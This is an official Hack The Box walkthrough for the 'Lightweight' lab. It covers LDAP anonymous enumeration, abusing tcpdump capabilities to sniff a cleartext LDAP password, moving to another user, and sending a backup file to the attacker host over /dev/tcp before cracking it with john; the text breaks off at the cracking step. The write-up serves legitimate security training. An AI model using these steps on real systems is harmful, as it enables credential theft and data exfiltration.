Hack The Box

PEN-TESTING LABS

Lightweight

27th April 2019 / Document No D19.100.17

Prepared By: MinatoTW

Machine Author: 0xEA31

Difficulty: Medium

Classification: Official

SYNOPSIS

Lightweight is a pretty unique and challenging box which showcases the common mistakes made by system administrators and the need for encryption in any kind protocol used. It deals with the abuse of Linux capabilities which can be harmful in bad hands and how unencrypted protocols like LDAP can be sniffed to gain information and credentials.

Skills Required

- Linux Enumeration
- LDAP Enumeration


Skills Learned

- Passive Sniffing
- Abusing Linux Capabilities

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.119 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.119
```



```
root@Ubuntu:~/Documents/HTB/Lightweight# nmap -p22,80,389 -sC -sV 10.10.10.119
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 18:18 IST
Nmap scan report for 10.10.10.119
Host is up (1.5s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 19:97:59:9a:15:fd:d2:ac:bd:84:73:c4:29:e9:2b:73 (RSA)
|   256 88:58:a1:cf:38:cd:2e:15:1d:2c:7f:72:06:a3:57:67 (ECDSA)
|_  256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp  open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
|_http-title: Lightweight slider evaluation page - slendr
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ssl-cert: Subject: commonName=lightweight.htb
| Subject Alternative Name: DNS:lightweight.htb, DNS:localhost, DNS:localhost.localdomain
| Not valid before: 2018-06-09T13:32:51
|_Not valid after:  2019-06-09T13:32:51
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.37 seconds
```

LDAP ANONYMOUS BIND

Enumerating LDAP by using anonymous bind. The base dn used will be “dc=lightweight,dc=htb” as reported by nmap scan. The results contain quite a number of objects consisting of usernames ldapuser1 and ldapuser2 along with their encrypted hashes.

```
ldapsearch -h 10.10.10.119 -x -b "dc=lightweight,dc=htb"
```

The flag -h is used to specify the host, -x to specify anonymous bind and -b to mention the Basedn to use.

```
root@Ubuntu:~/Documents/HTB/Lightweight# ldapsearch -h 10.10.10.119 -x -b
"dc=lightweight,dc=htb"
# extended LDIF
#

# LDAPv3

# base <dc=lightweight,dc=htb> with scope subtree
# filter: (objectclass=*)

# requesting: ALL

#




# lightweight.htb

dn: dc=lightweight,dc=htb
objectClass: top

objectClass: dcObject
objectClass: organization
o: lightweight htb

dc: lightweight




# Manager, lightweight.htb
dn: cn=Manager,dc=lightweight,dc=htb
objectClass: organizationalRole
cn: Manager

description: Directory Manager


# People, lightweight.htb
dn: ou=People,dc=lightweight,dc=htb
```


```
objectClass: organizationalUnit
ou: People

# Group, lightweight.htb
dn: ou=Group,dc=lightweight,dc=htb
objectClass: organizationalUnit
ou: Group

# ldapuser1, People, lightweight.htb
dn: uid=ldapuser1,ou=People,dc=lightweight,dc=htb
uid: ldapuser1
cn: ldapuser1
sn: ldapuser1
mail: ldapuser1@lightweight.htb
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword::
e2NyeXB0fSQ2JDNxeDBTRDl4JFE5eTFseVFhRktweHFrR3FLQWpMT1dkMzNOd2R
oai5sNE16Vjd2VG5ma0UvZy9aLzdONVpiZEVRV2Z1cDJsU2RBU0ltSHRRRmg2ek1vNDFaQS4vND
Qv
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1000
gidNumber: 1000
homeDirectory: /home/ldapuser1

# ldapuser2, People, lightweight.htb
dn: uid=ldapuser2,ou=People,dc=lightweight,dc=htb
uid: ldapuser2
cn: ldapuser2
sn: ldapuser2
mail: ldapuser2@lightweight.htb
```

```
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: top
objectClass: shadowAccount
userPassword::
e2NyeXB0fSQ2JHhKeFBqVDBNJDFtOGtNMDBDSllDQWd6VDRxejhUUXd5R0ZRdms
zYm9heW11QW1NWkNPZm0zT0E3T0t1bkxaWmxxeXRVcDJkdW41MDlPQkUyeHdYL1FFZmpkUlF6Z2
4x
shadowLastChange: 17691
shadowMin: 0
shadowMax: 99999
shadowWarning: 7
loginShell: /bin/bash
uidNumber: 1001
gidNumber: 1001
homeDirectory: /home/ldapuser2

# ldapuser1, Group, lightweight.htb
dn: cn=ldapuser1,ou=Group,dc=lightweight,dc=htb
objectClass: posixGroup
objectClass: top
cn: ldapuser1
userPassword:: e2NyeXB0fXg=
gidNumber: 1000

# ldapuser2, Group, lightweight.htb
dn: cn=ldapuser2,ou=Group,dc=lightweight,dc=htb
objectClass: posixGroup
objectClass: top
cn: ldapuser2
userPassword:: e2NyeXB0fXg=
gidNumber: 1001

# search result
search: 2
result: 0 Success
```

```
# numResponses: 9
# numEntries: 8
```

APACHE - PORT 80

On port 80 there's a website which prevents bruteforcing so that we can't use tools like gobuster or dirbuster.



Info

As part of our SDLC, we need to validate a new proposed configuration for our front end servers with a penetration test.

Real pages have been removed and a fictionary content has been updated to the site. Any functionality to be tested has been integrated.

This server is protected against some kinds of threats, for instance, bruteforcing. If you try to bruteforce some of the exposed services you may be banned up to 5 minutes.


If you get banned it's your fault, so please do not reset the box and let other people do their work while you think a different approach.

A list of banned IP is avaiable here. You may or may not be able to view it while you are banned.

If you like to get in the box, please go to the user page.

home info status user

The status tab lists the IP addresses blocked by the server and the user tab automatically adds a user on the box with username and password equal to our IP address.



Your account

If you did not read the info page, please go there the and read it carefully.

This server lets you get in with ssh. Your IP (10.10.16.25) is automatically added as userid and password within a minute of your first http page request. We strongly suggest you to change your password as soon as you get in the box.


If you need to reset your account for whatever reason, please click here and wait (up to) a minute. Your account will be deleted and added again. Any file in your home directory will be deleted too.

home info status user

FOOTHOLD

With the credentials provided it's possible to login to the box using ssh.

```
ssh 10.10.16.25@10.10.10.119
#password: 10.10.16.25
```



```
root@Ubuntu:~/Documents/HTB/Lightweight# ssh 10.10.16.25@10.10.10.119
10.10.16.25@10.10.10.119's password:
[10.10.16.25@lightweight ~]$ whoami
10.10.16.25
[10.10.16.25@lightweight ~]$ id
uid=1029(10.10.16.25) gid=1029(10.10.16.25) groups=1029(10.10.16.25) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[10.10.16.25@lightweight ~]$ 
```


This lands us into a low privilege shell restricted by SELinux.

ENUMERATION

After gaining a shell LinEnum.sh is executed with thorough mode enabled to enumerate the box.

```
cd /tmp
wget 10.10.16.25/LinEnum.sh
bash LinEnum.sh -t 1
```

On running the script an unusual binary is seen with it's capability bit set. Linux capabilities is a feature which helps System Administrators to give a binary certain permissions which are needed to perform daily tasks without giving a user root permissions or making it a setuid binary. To read more refer to the manpage i.e "man capabilities" or visit this page - http://man7.org/linux/man-pages/man7/capabilities.7.html .




```
[+] Files with POSIX capabilities set:
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
```

The binary is tcpdump which is supposed to be run as root as it needs raw socket access.


The binary tcpdump has cap_net_admin,cap_net_raw+ep capabilities enabled.

```
getcap /usr/sbin/tcpdump
```




```
[10.10.16.25@lightweight tmp]$ getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
[10.10.16.25@lightweight tmp]$
```

According to the man page cap_net_admin provides the ability to perform network related operations whereas cap_net_raw allows binding to ports and creating raw packets. The option ep stands “effective and permitted” using a + sign means adding the capability.



```
CAP_NET_ADMIN
       Perform various network-related operations:
       * interface configuration;
       * administration of IP firewall, masquerading, and accounting;
       * modify routing tables;
       * bind to any address for transparent proxying;
       * set type-of-service (TOS)
       * clear driver statistics;
       * set promiscuous mode;
       * enabling multicasting;
       * use setsockopt(2) to set the following socket options:
         SO_DEBUG, SO_MARK, SO_PRIORITY (for a priority outside the
         range 0 to 6), SO_RCVBUFFORCE, and SO_SNDBUFFORCE.
```




```
CAP_NET_RAW
       * Use RAW and PACKET sockets;
       * bind to any address for transparent proxying.
```

This privilege can be abused by sniffing OpenLDAP traffic as it uses unencrypted connections in order to find credentials or information from bind requests.

```
tcpdump -i lo port 389 -w capture.cap -v
```

The -i flag is used to specify the interface to sniff which is localhost in this case. We sniff on port 389 and turn on verbose to see the captured packets. Let it run for 5 - 10 minutes and then transfer it over to inspect.




```
[10.10.16.25@lightweight tmp]$ tcpdump -i lo port 389 -w capture.cap -v
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
^C11 packets captured
22 packets received by filter
0 packets dropped by kernel
[10.10.16.25@lightweight tmp]$ 
```

It sniffed 11 packets valid for our filter. Transfer it and open it in wireshark.


```
scp 10.10.16.25@10.10.10.119:/tmp/capture.cap capture.cap
wireshark capture.cap
```

It shows ldapuser2 making a bindRequest to localhost which succeeds.



```
TCP       66 41328 → 389 [ACK] Seq=1 Ack=1 Win=43712 Len=0 TSval=7917946 TSecr=7917946
LDAP     157 bindRequest(1) "uid=ldapuser2,ou=People,dc=lightweight,dc=htb" simple
TCP       66 389 → 41328 [ACK] Seq=1 Ack=92 Win=43712 Len=0 TSval=7917946 TSecr=7917946
LDAP      80 bindResponse(1) success
```

Right click on the packet > Follow > TCP Stream.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · capture.cap

```
0Y...`T....-uid=ldapuser2,ou=People,dc=lightweight,dc=htb.
8bc8251332abe1d7f105d3e53ad39ac20....B.
```

2 client pkts, 0 server pkts, 0 turns.


10.10.10.119:41328 → 10.10.10.119:389 | Show and save data as: ASCII | Stream: 0

Set the direction towards port 389. The password for ldapuser2 got captured in clear text as "8bc8251332abe1d7f105d3e53ad39ac2" as there was no encryption enabled.

LATERAL MOVEMENT

The password gained by sniffing can be used to su as ldapuser2.

```
su - ldapuser2
```




```
[10.10.16.25@lightweight ~]$ su - ldapuser2
Password:
Last login: Wed Apr 24 06:29:29 BST 2019 on pts/4
[ldapuser2@lightweight ~]$ ls
backup.7z  OpenLDAP-Admin-Guide.pdf  OpenLdap.pdf  user.txt
[ldapuser2@lightweight ~]$ wc -c user.txt
33 user.txt
[ldapuser2@lightweight ~]$
```

CRACKING THE ZIP

There's backup.7z in the folder which is transferred locally to examine.

```
cat backup.7z > /dev/tcp/10.10.16.25/4444
# On attacker box
nc -lvp 4444 > backup.7z
```




```
[ldapuser2@lightweight ~]$ cat backup.7z > /dev/tcp/10.10.16.25/4444
[ldapuser2@lightweight ~]$ md5sum backup.7z
74a6eb12e2bad1b03dbc801e1cc1f1e5  backup.7z
[ldapuser2@lightweight ~]$
```

```
root@Ubuntu:~/Documents/HTB/Lightweight# nc -lvp 4444 > backup.7z
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.119 46050 received!
root@Ubuntu:~/Documents/HTB/Lightweight# md5sum backup.7z
74a6eb12e2bad1b03dbc801e1cc1f1e5  backup.7z
root@Ubuntu:~/Documents/HTB/Lightweight#
```

On trying to extract the files it is found to be password protected. The password for ldapuser2 doesn't work. So let's try to crack it using john and rockyou.txt.

The program 7z2john.pl from John-the-ripper suite helps in creating a hash for the 7z archive.


```
cpan Compress::Raw::Lzma # Dependency
7z2john.pl backup.7z > hash
john --format=7z --wordlist=rockyou.txt hash
```



```
root@Ubuntu:~/Documents/HTB/Lightweight# /opt/JohnTheRipper/run/john --format=7z --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
